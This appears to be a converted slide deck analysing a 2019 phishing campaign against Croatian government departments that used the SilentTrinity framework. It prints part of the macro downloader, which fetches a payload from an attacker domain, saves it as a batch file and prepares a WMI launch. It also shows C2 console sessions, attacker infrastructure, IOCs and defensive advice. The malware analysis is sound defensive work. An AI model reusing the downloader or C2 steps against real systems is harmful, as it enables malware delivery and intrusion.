fpFont = eFont & "\\Appdata\\Local\\Microsoft\\Office\\World.bat"
fmFont = ewFont & "\\Microsoft.NET\\Framework\\V4.0.30319\\"
Dim xHttp: Set xHttp = CreateObject("MSXML2.ServerXMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.setOption(2) = 13056
xHttp.Open "GET", "https://konzum.win/bat3.txt", False
xHttp.Send

With bStrm
.Type = 1
.Open
.write xHttp.responseBody
.savetofile fpFont, 2
End With
Const SW_NORMAL = 0
strC = "."
strE = cFont & strC & tFont & " " & "-decode -f" & " " & fpFont
strM = fpFont

Set objW = GetObject("winmgmts:" _
& "{impersonationLevel=impersonate}!\\\\" _
& strC & "\\root\\cimv2")
Set objS = objW.Get("Win32_ProcessStartup")
Set objCg = objS.SpawnInstance_
objCg.ShowWindow = SW_NORMAL

Set objP = objW.Get("Win32_Process")
```

Launch via WMI

# Payload delivery

- New vs old macro:

|                                                     |                                                                                         |
|-----------------------------------------------------|-----------------------------------------------------------------------------------------|
| Private Sub Workbook_BeforeClose(Cancel As Boolean) | Private Sub Workbook_BeforeClose(Cancel As Boolean)                                     |
| Dim ws As Worksheet                                 | 'Step 1: Declare your variables<br>Dim ws As Worksheet                                  |
| Sheets("START").Visible = xlSheetVisible            | 'Step 2: Unhide the Starting Sheet<br>Sheets("START").Visible = xlSheetVisible          |
| For Each ws In ThisWorkbook.Worksheets              | 'Step 3: Start looping through all worksheets<br>For Each ws In ThisWorkbook.Worksheets |
| If ws.Name <> "START" Then                          | 'Step 4: Check each worksheet name<br>If ws.Name <> "START" Then                        |
| ws.Visible = xlVeryHidden<br>End If                 | 'Step 5: Hide the sheet<br>ws.Visible = xlVeryHidden<br>End If                          |

Comments from the guidelines




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# SilentTrinity framework

- <https://www.instagram.com/silenttrinity>



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
- Created: 2018-10-06
- Author: Marcello Salvati
- <https://github.com/byt3bl33d3r/SILENTTRINITY>
- <https://www.convergeconference.org/speakers/marcello-salvati/>
- <https://www.blackhillsinfosec.com/team/marcello-salvati/>
- <https://www.irongeek.com/i.php?page=videos/derbycon8/track-2-05-ironpython-omfg-marcello-salvati>
- <https://twitter.com/byt3bl33d3r>



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# SilentTrinity framework



- The most interesting features
  - IronPython/Boo languages supported
  - All in memory
  - Diffie–Hellman key exchange
  - ZIP and jobs are AES encrypted
  - Compatible with proxy
  - HTTP/HTTPS



# SilentTrinity framework

```
ST » listeners
ST (listeners) » use http
ST (listeners)(http) » set BindIP 10.0.0.5
ST (listeners)(http) » set Port 8090
ST (listeners)(http) » start
[+] Listener 'http' started successfully!
ST (listeners)(http) » sessions
ST (sessions) » Running on https://10.0.0.5:8090 (CTRL + C to quit)
[*] Re-attaching orphaned session from 10.0.0.6 ...
[+] New session 5752e817-9c90-4990-9b85-ef540dc8d861 connected! (10.0.0.6)
ST (sessions) » modules
ST (modules) » use shell
ST (modules)(shell) » options
+-----+-----+-----+-----+
| Option Name | Required | Value | Description |
+-----+-----+-----+-----+
| Command | True | | The ShellCommand to execute, inclu
+-----+-----+-----+-----+
| Path | False | C:\\WINDOWS\\System32\\ | The Path of the directory from whi
+-----+-----+-----+-----+
| Username | False | | Optional alternative username to e
+-----+-----+-----+-----+
| Domain | False | | Optional alternative Domain of the
+-----+-----+-----+-----+
| Password | False | | Optional password to authenticate
+-----+-----+-----+-----+
ST (modules)(shell) » set Command whoami
ST (modules)(shell) » run 5752e817-9c90-4990-9b85-ef540dc8d861
[+] 5752e817-9c90-4990-9b85-ef540dc8d861 returned job result (id: iubvRGDj)
[*] Path: C:\\WINDOWS\\System32\\ Command: whoami Args:
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# SilentTrinity framework

The screenshot displays the SilentTrinity framework's file analysis interface. On the left, a large green circle contains the number '0', with '/ 67' below it. Below this is a 'Community Score' section with a red line and a question mark icon. The main content area on the right features a green checkmark icon and the text 'No engines detected this file'. Below this, the file's SHA-256 hash '9508ce36cb3e7b5cfcb73d38211055fb3fda5ccb1f2020322f62bab11e31d799' is shown, followed by the filename 'SILENTTRINITY.exe'. Two tags, 'assembly' and 'peexe', are displayed below the filename. At the bottom, a navigation bar includes tabs for 'DETECTION', 'DETAILS', 'RELATIONS', 'CONTENT', 'SUBMISSIONS', and 'COMMUNITY'. The 'DETECTION' tab is currently selected, and a date/time stamp '2019-04-02T14:45:36' is visible next to a calendar icon.

0  
/ 67

Community Score

✓ No engines detected this file

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SILENTTRINITY.exe

assembly peexe

DETECTION DETAILS RELATIONS CONTENT SUBMISSIONS COMMUNITY

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# Attack infrastructure

- Domains under WhoisGuard, Inc. (Panama) privacy protection




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|--------------------|---------------|------------------|-----------------|
| konzum.win         | 2018-05-25    | konzum.hr        | Retail          |
| postahr.online     | 2018-08-22    | posta.hr         | Postal services |
| posteitaliane.live | 2019-01-16    | posteitaliane.it | Postal services |
| postahr.vip        | 2019-02-06    | posta.hr         | Postal services |

# Attack infrastructure

- IPs related to Breezle LLC hosting provider (Amsterdam, Netherlands)
  - 176.105.254.52
  - 176.105.255.59
  - 93.170.105.32



# Attack infrastructure



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# Takeaways

- News of an attack: 2019-04-03

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ZAVOD ZA SIGURNOST INFORMACIJSKIH SUŠTAVA (ZSIS) UPOZORAVA NA CILJANU PHISHING KAMPANJU KOJA JE UOČENA U NEKOLIKO DRŽAVNIH TIJELA

**NAJVJEROJATNIJE SE ŠIRI PUTEM e-POŠTE: U tijelu poruke je poveznica na zlonamjernu stranicu, na kojoj se nalazi sadržaj preuzet sa službenih stranica Hrvatske pošte**

Autor: JJ | 3/4/2019 | Hrvatska, Vijesti | 0 ●

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# Takeaways

- Victims: Croatian government departments



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Zavod za sigurnost informacijskih sustava

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Naslovnica » Sigurnosne objave » Upozorenje o phishing kampanji

## UPOZORENJE O PHISHING KAMPANJI

Zavod za sigurnost informacijskih sustava (ZSIS) je u nekoliko državnih tijela pod svojom nadležnošću uočio najnoviju *phishing* kampanju koja se najvjerojatnije širi putem elektroničke pošte.

U tijelu poruke elektroničke pošte nalazi se poveznica na zlonamjernu stranicu **hxxps://postahr.vip/**. Protokol **https** je promijenjen kako bi se izbjeglo nenamjerno posjećivanje, a stranica se nalazi na IP adresi **93.170.105.32** na dedicanom poslužitelju u Nizozemskoj.

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# Takeaways



- How to defend?
  - Application control over trusted software (certutil, regsvr32, msbuild, net, wmic ...)
  - Inspection of links in the mail
  - Periodic memory scans

# Takeaways



- Completely open-source but powerful and effective kill chain
- The first SilentTrinity framework abuse we know
- Metasploit, Empire, Koadic ... pros for red teams and cons for defenders

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# IOCs

- 13db33c83ee680e0a3b454228462e73f
- hxxps://postahr.vip/page/1/update.sct
- 0adb7204ce6bde667c5abd31e4dea164
- 831b08d0c650c8ae9ab8b4a10a199192
- hxxps://posteitaliane.live/owa/mail/archive.srf
- [\\]176.105.255.59\webdav\msbuild.xml
- hxxps://176.105.255.59:8089
- 79e72899af1e50c18189340e4a1e46e0
- 92530d1b546ddf2f0966bbe10771521f

# IOCs

- 78184cd55d192cdf6272527c62d2ff89
- hxxp://198.46.182.158/bat3.txt
- c84b7c871bfcd346b3246364140cd60f
- hxxps://konzum.win/bat3.txt
- 92530d1b546ddf2f0966bbe10771521f
- 176.105.254.52
- postahr.online
- 93.170.105.32
- geomeny.bid





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